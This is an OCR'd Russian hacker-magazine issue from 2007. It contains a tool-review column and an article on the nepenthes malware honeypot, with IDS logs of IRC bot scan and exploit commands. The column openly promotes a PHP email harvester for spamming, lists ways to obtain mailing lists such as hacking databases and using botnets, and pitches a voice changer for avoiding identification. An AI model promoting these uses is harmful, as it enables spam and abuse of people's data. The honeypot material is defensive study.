с ______ (месяц) 2007 г.	

Ф.И.О.
Подпись плательщика

Кассир


Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________________»	
с ______ (месяц) 2007 г.	

Ф.И.О.
Подпись плательщика

Кассир






ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /



X-TOOLS

ПРОГРАММЫ ДЛЯ ХАКЕРОВ

ПРОГРАММА: UNIX TOOLS
ОС: WINDOWS 2000/XP



> Unix-консоль, портированная под Windows

Ты, наверняка, знаком с такой полезной софтиной, как CygWin. Неудивительно, что она пользуется огромной популярностью, причем не только среди хакеров и секьюрити-экспертов, но и среди админов. Программа фактически позволяет почувствовать себя в привычной для многих unix-среде с заветной консолью :). Я не буду долго описывать софт и его преимущества, их более чем достаточно. Но дело в том, что даже в винде привычки обращения с никсовой консолькой дают о себе знать. Стоит на секунду задуматься, и пальцы уже сами отстукивают по клаве привычные команды: ls -la, cat, wget, и т.д. Увы, но полноценно модернизировать консоль от мелкомягких нельзя. Конечно, существует определенное количество прибамбасов, позволяющих облегчить жизнь в cmd под win, но всех проблем они не решают. Но не так давно мне на глаза попался довольно-таки неприметный набор Unix Tools. Как впоследствии оказалось, он содержал в себе почти все стандартные утилы никсовой консоли, портированные под вин-платформу =). Поначалу я весьма скептически отнесся к этому софту, но, как оказалось, зря. При детальном изучении выяснилось, что в наборе содержатся действительно рабочие утилы, принцип действия которых ничем не отличается от никсовых оригиналов. В наборе есть все, начиная ls, cat, uname и заканчивая chmod, find, wget. Особенно приятно удивил меня портированный mc (Mindnight Commander), к которому я в буквальном смысле прирос за долгое время работы в никсах. Да что там говорить, ты и сам все поймешь.
В общем, если тебя окончательно достала виндовая консоль и тебе гораздо удобнее юзать никсовый шелл, можешь не раздумывая сливать Unix Tools с нашего диска к себе на винт. Этот набор пригодится еще не раз =).

ПРОГРАММА: WEB EMAIL COLLECTOR
ОС: WINDOWS/*NIX

> Отличный сборщик мыльников с веба


В прошлых выпусках «X-Tools» я не раз выкладывал различный спам-софт. Но вот утил для сборки e-mail-адресов пока еще не было. Спешу исправить это досадное недоразумение :). Сразу оговорюсь, что существует несколько основных способов добыть рассылочный лист:
1. взлом БД какого-либо ресурса и слив базы мыльников;
2. чек мыльников на сервере mail-сервиса по наличию mx-записи;
3. сбор адресов при помощи ботнета;
4. сбор мыльников с веба.
Касательно первого способа, думаю, все ясно. Второй метод предполагает использование софтины, которая коннектится к серверу mail-сервиса и чекает валидность заранее сгенерированной базы. Третий способ подразумевает использование ботнета, которым и собираются базы с адресный листов юзеров. А вот четвертый метод — сбор мыльников с веба — является одним из старейших. Суть его заключается в том, что запущенный бот/скрипт парсит сайты и выдирает из общего контента e-mail-адреса. В связи с этим многие не пишут на форумах свои мыльники или меняют знак собаки на [at], [pes] etc. Однако Web Email Collector без труда обходит большинство таких ограничений =). Но обо всем по порядку.
Эта софтина написана на php и требует его версию не ниже 4.3. В принципе, подойдет даже бесплатный хостинг с поддержкой php. После того как ты зальешь сорцы на сервер, не забудь правильно выставь chmod (777) для папок result, server и base_url, а также для всех файлов, которые в них находятся. Затем смело вбивай в адресную строку браузера URL своего ресурса с указанием диры сборщика мыл и жми «Enter». Интуитивно понятный интерфейс и грамотная система подсказок помогут тебе разобраться с утилой. Но пару нюансов я отмечу. Во-первых, настройка скрипта осуществляется путем редактирования файла config.php. Особенно интересные его параметры приведены ниже:

```
$email_basa="result/email.htm";
// имя файла, где будут сохранены
найденные e-mail-адреса

$nado_email="5"; // количество
мыльников на странице (минимум),
чтобы скрипт собрал с этой стра-
ницы новые линки

$all_link="0»; // Собирать ссыл-
ки, ведущие на посторонние URL? 0
— нет, 1 — да

$expansion_file=array('.exe','.
rar','.zip','.mp3','.avi','.
mpg','.mpeg3', '.dat', '.arj',
'.msi'); // не обрабатывать файлы
с этими расширениями
```



Настройки предельно понятны, так что никаких сложностей возникнуть не должно. Кроме того, Web Email Collector имеет возможность обработки неограниченного числа сайтов, что не может не радовать =). Также приятно читать подробный лог, выполненный в html-файле. Одним словом, софтина — супер. Пользуйся, она лежит на нашем диске :).


ПРОГРАММА: VOICE CHANGER
ОС: WINDOWS 2000/XP
АВТОР: AVNEX LTD (CY)



> Меняем голос

По ящику то и дело говорят о «телефонных террористах» и ложных сообщениях о взрывных устройствах. Честно говоря, меня поражает тупизм людей, оставляющих такие сообщения. Во-первых, сам факт ложного вызова обычно достаточно ярко характеризует интеллект человека, его сделавшего, а во-вторых, глупо звонить со своего домашнего телефона или мобильника, разговаривая своим же голосом, и надеяться, что тебя не найдут. Кстати, о голосе. Ты когда-нибудь хотел весело разыграть своих друзей? =) Теперь у тебя есть такая возможность. И поможет тебе в этом «нелегком деле» замечательная утила под скромным названием Voice Changer. Суть тулзы заключается в изменении голоса, модификации тембра речи и т.д. Особенного внимания заслуживает поле Timbre. На нем располагается бегунок, который ты можешь перемещать по плоскости, изменяя тем самым тембр своего голоса. Также имеется встроенный рекордер, пара скинов, менюшка с настройками, а об эквалайзере я вообще промолчу =). Вот такие вот дела. Да, чуть не забыл, есть настройки под голоса женщин, мужчин, детей, подростков, пожилых людей и даже под голоса животных! Знаешь, композиция Eagles «Hotel California» достаточно прикольно звучит в интерпретации «Young Man» :). Помимо различных шуток, в том числе и телефонных, тулза отлично подойдет и в более серьезных ситуациях. Ни для кого не секрет, что даже Skype, со своей криптографической системой шифровки разговоров, активно сотрудничает с ФБР и Интерполом. Это вполне официальные данные, и от этого никуда не уйдешь. А значит, твой «конфиденциальный» разговор посредством Skype может стать достоянием стороны обвинения в суде, что совсем не сыграет тебе на руку. Бывают и ситуации попроще, когда, например, тебе просто не хочется говорить с собеседником своим реальным голосом. Уверен, что Voice Changer войдет в твой повседневный арсенал полезных утил, must have!

ПРОГРАММА: 1ST SECURITY AGENT
ОС: WINDOWS 98/ME/2000/XP
АВТОР: LSIX RESEARCH, LTD



> Урежь юзеру права :)

Реальная жизнь такова, что очень часто нам не хочется, чтобы другие люди пользовались нашим компом или имели доступ к некоторым документам на винте. Причины могут быть разные. Кто-то хранит асечные хистори переписки с одинокой симпатичной девушкой, а кто-то дампит базы данных со взломанных ресурсов к себе на хард =). В конечном счете всегда есть, что скрывать. Меня, например, очень нервирует, когда кто-то без разрешения садится за мой комп и начинает интересоваться тем, чем ему интересоваться совсем ненужно.
Во-первых, это некрасиво, по крайне мере, с этической точки зрения, а во-вторых, это враз может сократить время твоего пребывания на свободе и ускорить экстрадицию в места не столь отдаленные. Страшно? Ничего, сейчас мы обломаем любопытных. А сделать это нам поможет тулза 1st Security Agent. Если коротко, то с помощью нее можно ограничить доступ пользователя к панели управления, настройке монитора, установке/удалению программ, скрыть локальный или сетевой диск, запретить редактировать реестр, а также еще много-много всего. Для каждого юзера в системе можно задавать индивидуальные уровни доступа. То есть если ты работаешь под аккаунтом root, а для гостей создал nobody, то вполне логично будет ограничить второму юзеру доступ к своим докам и конфигам. А ограничить ты можешь практически все. Функций просто море. Кроме того, прога способна вести логи запуска программ на компьютере, что весьма полезно. В общем, очень рекомендую иметь эту тулзу у себя на компе. Поверь, не пожалеешь =).

ПРОГРАММА: TORPARK
ОС: WINDOWS 2000/XP
АВТОР: HACKTIVISMO



> Анонимный веб-серфинг

В последнее время на многих секьюрити-порталах стали мелькать статьи о безопасности веб-браузеров. Даже в «Х» ты мог прочитать подобный материал в одном из прошлых номеров. Это и неудивительно, правоохранительные органы все чаще направляют изъятые ПК на экспертизу. Что там делают с техникой, думаю, объяснять не нужно :). Весь кэш, хистори и закладки твоего браузера, будь то IE или Opera, могут запросто оказаться в руках оперативников.
Однако не так давно появился еще один достойный экземпляр — веб-браузер Torpark. Разработала его группа экспертов по информационной безопасности и защите гражданских прав Hacktivismo. Браузер изначально предназначался для анонимного веб-серфинга. Он создан на базе портативного Mozilla Firefox (Portable Firefox) и соединяется с интернетом через сеть TOR (The Onion Router), скрывающую IP-адрес пользователя. Torpark не требует инсталляции и не оставляет следов ни на диске, ни в реестре. Браузер может быть запущен даже с USB-флешки, не сохраняя ничего на жестком диске. Сеть TOR позволяет скрыть IP-адрес юзера, играя роль посредника при коннекте. Каждые несколько минут она меняет точку, через которую соединяется с серверами назначения. Более того, данные между пользователем и сетью TOR, в том числе и запрашиваемые адреса, шифруются, что исключает прослушивание трафика провайдером. Одним словом, если паранойя тебя достала окончательно, то заливай Torpark себе на флешку и спи спокойно :).
P.S. На диске ты найдешь еще и часть сорцов столь полезной утилы =).




SHADOS
/ SHADOS@REAL.XAKEP.RU, HTTP://HELLKNIGHTS.VOID.RU /


ОТЛОВ СЕТЕВЫХ ТВАРЕЙ

НАСТРОЙКА И ИСПОЛЬЗОВАНИЕ MALWARE HONEYPOT

Многие знают, что такое honeypot. Некоторые владеют информацией, как его поставить на свою машину. Но лишь немногие в курсе, какую пользу может принести malware honeypot. А ведь с его помощью ты легко можешь приручить злых ботов и даже увести целый ботнет! Как? Очень просто, читай статью:).



› Мы на канале ботнета (IRC-сервер настроен хитро, мы не видим всех ботов)



› Анализируем червяка на Virustotal.com

Общая теория

Не перелистывай страницу журнала, если не знаешь, что такое malware honeypot или botnet :), я сейчас все объясню. Чаще всего под honeypot для malware подразумевается low-interaction honeypot, то есть ханипоты слабого и среднего уровня взаимодействия и эмуляции «среды существования» червя, предназначенные для отлова всякого рода сетевой нечисти, в том числе еще неизвестных модификаций уже известных червей. Первая реализация включает в себя использование «песочницы» (sandbox). «Песочница» имитирует операционную систему и запускает в ней исполняемый файл, после чего анализирует изменения, характерные для вредоносных программ. После исполнения программы антивирусник сканирует содержимое «песочницы» на присутствие каких-либо изменений, которые можно квалифицировать как наличие вредоносной программы, и выдает подробный отчет пользователю.

Существует, конечно, достаточно известная техника отлова сетевых червей, которую уже можно отнести к системе высокого уровня взаимодействия. Банально ставится виртуальная машина (vmware, quemu, bochs etc), в которую помещается девственно чистая Windows с доступом в интернет, как вариант подключается к локальной сети в виде ethernet-узла со своим IP (естественно, с этим возникает куча проблем — договор с провайдером и т.д.), либо вообще пользуемся NAT. Затем наружу транслируем порты вроде RPC DCOM(135), LSASS(445) и т.д. и, соответственно, порты для централизованного RAT-сервера (если ботмастер управляет червем по HTTP — чаще всего 80 порт, если по IRC — по большей части 6667). Инфу конкретно об используемых backdoor-портах самых распространенных червей можно найти на viruslist.com, хотя с этим тоже могут возникнуть проблемы, ввиду того что каждый мастер волен повесить систему управления HTTP или IRC-ботнетом на любой порт, тогда мы можем нацелиться на отлов только определенного вида заразы. Далее идет банальный снифинг трафика и мониторинг сетевой активности в системе, ожидающий команды auth от ботмастера и влекущий за собой угон ботнета (об этом уже писал Крис Касперски в одном из номеров «Хакера»). Главное отличие этой реализации от первых двух заключается в том, что она не столь автоматизирована и требует постоянного вмешательства наблюдателя, хотя и цели преследуются другие. Поэтому вышеназванный метод сразу идет лесом: в провайдере, на сеть которого осуществляется атака, никто не будет использовать столь ограниченную реализацию, да и угонять ботнет вряд ли кто из админов станет. Я, главным образом, хочу прояснить ситуацию с тем, как именно это организуется там, в админской обители. Здесь речь идет о более масштабных реализациях, которые создают виртуальные хосты в заданной подсети, а далее автоматически (или вручную) блокируют заданные адреса для всей подсети провайдера. Конечно же, тема vmware и ей подобных не нова, на эту тему существует много материалов. Далее продолжим без упоминания этого метода.

Пару слов об обнаружении ханипотов


А что насчет обнаружения и борьбы с подобными ловушками со стороны червя? О методах борьбы с ханипотами на основе vmware и подобных сказать особо нечего, точнее, не буду повторяться. Антиотладка, обнаружение виртуальной машины, «антинаживки» и прочие классические методы, о которых написано достаточно много; чего стоит только один раздел вирусологии на wasm.ru. Так как принцип работы ханипота заключается в эмуляции среды существования вирусов, червяков и пр., то, если в его роли используется реальный хост, боюсь, идентифицировать его будет весьма проблематично. Если же эта самая виртуальная среда в виде хоста с бажными демонами эмулируется с помощью, например, honeyd, то обнаружить его можно, анализируя отличия в поведении его TCP/IP-стека и скриптов, создающих видимость работы на нем различного рода серверного ПО. Так, например, есть сканер winnie, который может определять honeyd вплоть до версии 1.0. Вот тут лежит статья по этой теме: http://jon.oberheide.org/files/winnie.pdf. Сам Винни-Пух лежит тут: http://jon.oberheide.org/projects/winnie. Пожалуй, эта тема немного тухлая (точнее, применима она только к honeyd вплоть до версии 1.0), так как основана она на несоответствии реализации TCP/IP-стека honeyd RFC. В более новых версиях этот баг уже пофиксили. Подробнее об этом можно почитать в вышеназванных источниках.


Продолжаем разговор

Надеюсь, до сих пор я ничего нового тебе не поведал. Далее речь пойдет о достаточно простом в использовании, распространенном малварь-ханипоте для *nix-систем, о котором во всемирной паутине информации очень мало. Про honeyd писать, конечно, не буду — тема избитая (сразу же бежим на www.securitylab.ru). Расскажу лучше о пакете nepenthes с примером его настройки и установки для моей любимой системы Gentoo Linux. Кстати, интересующимся советую посетить сайт www.mwcollect.org — это что-то вроде проекта коллекции сетевой заразы, собранной не без помощи nepenthes и ее старшего брата HoneyBow Sensor. HoneyBow — это ханипот высокого уровня имитации (или взаимодействия, если переводить дословно), в отличие от nepenthes. О HoneyBow, возможно, я расскажу следующий раз, так как рамки статьи не позволяют мне рассмотреть все системы. Что же, продолжим.

Червь или бот? Проблемы их обнаружения

Для начала стоит отметить несколько важных фактов. Червь и бот ведут себя, на первый взгляд, абсолютно одинаково: чаще всего целями атаки заразы являются машины под управлением Windows; поиск целей производится путем сканирования различных диапазонов сетей на предмет машин, использующих уязвимые сервисы и приложения. Конкретно уязвимый сервис обнаруживается по закрепленному за ним порту, после чего происходит попытка инфицирования. Главное различие между ботом и червем — это то, что бот имеет некоторый центральный канал управления, который посылает команды на инфицированный





> Статистика по используемым техникам защиты и упаковки malware по Касперскому

> Статистика вредоносных программ по Касперскому



> hellknights.void.ru — сайт моей команды Hell Knights — Darkside ResearcherZ, где ты сможешь найти полную версию моей статьи.
shados.048k.cc — мой персональный сайт, на нем ты также сможешь найти множество статей.
0x48k.cc — форум Darkside Researchers, где тебя ждет информация от malware-разработчиков и исследователей.
www.virustotal.com — бесплатный сервис для анализа бинарников различными антивирусами.



> На диск, к сожалению, по идейным соображениям, мы не смогли выложить всю коллекцию заразы, которую я собрал, зато там ты найдешь исходники nepenthes и статистику сканирования собранного malware от KAV и clamav.

компьютер; чаще всего для этого используется IRC- или HTTP-протокол. Реализация децентрализованных ботнетов или ботнетов с нетрадиционными методами управления (ICQ, Jabber) обычно дальше концепта не заходит, ввиду того что malware-разработчикам очень часто не хватает то ли умения, то ли желания создавать что-то новое — это явно не тот случай, когда лень является двигателем прогресса. Подробнее об нестандартных методах управления ботнетом можно почитать на сайте Hell Knights Crew в разделах Articles и Research Blog. Действуя только по приказу, бот может вести себя он очень даже тихо в течение достаточно длительного периода, и тогда он будет незаметен ни в системе, ни по загрузке канала, ни по сигналам IDS, обнаружившающей сканирование портов в подсети. В общем случае команда может выглядеть так:

КОМАНДЫ, ГЕНЕРИРУЕМЫЕ БОТОМ

```
#(3 — 1239214) [2007-01-07 03:39:49.297] [snort]
BLEEDING-EDGE IRC Trojan Reporting (Scan)
IPv4: yyy.yyy.112.37 -> zzz.zzz.31.37
 hlen=5 TOS=0 dlen=168 ID=18140 flags=0 offset=0
TTL=128 chksum=56571
TCP: port=3023 -> dport: 8000 flags=***AP***
seq=1493328911
 ack=511871482 off=5 res=0 win=64331 urp=0
chksum=51364

Payload: length = 128
000 : 50 52 49 56 4D 53 47 20 23 61 73 74 72 6F 20 3A
PRIVMSG #astro :
010 : 5B 53 43 41 4E 5D 3A 20 52 61 6E 64 6F 6D 20 50
[SCAN]: Random P
020 : 6F 72 74 20 53 63 61 6E 20 73 74 61 72 74 65 64 ort Scan
started
030 : 20 6F 6E 20 yy yy yy 2E yy yy yy 2E 78 2E 78 3A on yyy.
yyy.x.x:
040 : 34 34 35 20 77 69 74 68 20 61 20 64 65 6C 61 79 445 with
a delay
050 : 20 6F 66 20 35 20 73 65 63 6F 6E 64 73 20 66 6F of 5
seconds fo
060 : 72 20 30 20 6D 69 6E 75 74 65 73 20 75 73 69 6E r 0
minutes usin
070 : 67 20 32 30 30 20 74 68 72 65 61 64 73 2E 0D 0A g 200
threads...
```


Хотя в другом случае бот может получить команду на поиск уязвимых web-приложений (например, Mambo) и скриптов, например, через всеми любимый Google (или тот же Yahoo). И тогда IDS будет молчать как рыба:

```
"PRIVMSG #ch :[GOOGLE] Trying to exploit http://www.
example.com/index.php"
```

Подводим промежуточные итоги. Остается отловить образец заразы во время факта заражения и принять меры, пока сетевая нечисть не начала действовать (например, на нервы) и пока гигабайты трафика не полились наружу в поисках новых юнитов для ботнета в виде DDoS на какой-нибудь несчастный интернет-ресурс или тьмы нескончаемых предложений купить что-нибудь для увеличения пениса, выучить английский, уклониться от налогов и спать спокойно... Уж тогда-то будет совсем поздно, а твой любимый snort сможет только верещать как резаный поросенок. Страшно? Мне тоже.

Nepenthes

Как уже было сказано, nepenthes — это honeypot низкого уровня имитации, работающий под управлением *nix-серверов и обеспечивающий достаточную функциональность для того, чтобы одурачить вредоносную начинку червя или бота, эмулируя стандартные Windows-сервисы. Nepenthes пытается загрузить вредоносный код заразы в свое хранилище, затем отправляет его на анализ в специальную «песочницу» коммерческого продукта Norman Sandbox, который эмулирует более 3000 WinAPI, инжектирование в процесс, многопоточность, множество сетевых протоколов (POP3, DNS, IRC, HTTP, ICQ, P2P) и т.д. По истечении короткого промежутка времени системный администратор получает в ответ готовый отчет о действиях малвари на свой электронный адрес. После заражения атакующий зловред может попросить nepenthes соединиться с некоторым адресом по некоторому порту, забиндить порт в системе, выполнить какую-либо команду в командной оболочке, скачать что-либо вкусное по заданному url или загрузить что-либо, используя некоторый механизм передачи файлов (link, blink, mydoom и тому подобные). Если зараза просит забиндить порт или запустить connectback, эмулятор выполняет все затребованные действия. В любом случае конечной целью сенсора будет загрузка чего-либо вкусненького в свое чрево для последующего анализа, причем это может быть необязательно тело червя или self-spereading бота. Самым вкусным здесь будут shell-коды. Но это еще не все, ведь можно и ботнет угнать, руководствуясь отчетом Norman Sandbox. Nepenthes получил свое имя достаточно метко — он назван в честь хищного растения-мухолова Nepenthes. Вдаваться в тонкости ботаники я не буду; если тебе действительно интересно, отправляйся на http://en.wikipedia.com за более подробной информацией. Конечно, тебе уже не терпится потрогать этот пакет своими руками. Пребилды или преконфигурированные пакеты есть для систем Gentoo, Debian, FreeBSD, OpenBSD. Для пользователей Debian требуется всего-навсего выполнить



> Структура системы nepenthes

apt-get install nepenthes. А для Gentoo Linux — emerge nepenthes. Для установки требуется следующее:

```
shados # emerge -pv --deep nepenthes
These are the packages that would be merged, in order:

Calculating dependencies... done!
[ebuild N ] net-libs/adns-1.3 0 kB
[ebuild N ] net-analyzer/nepenthes-0.2.0 USE="(-selinux)"
0 kB

Total: 2 packages (2 new), Size of downloads: 0 kB
```

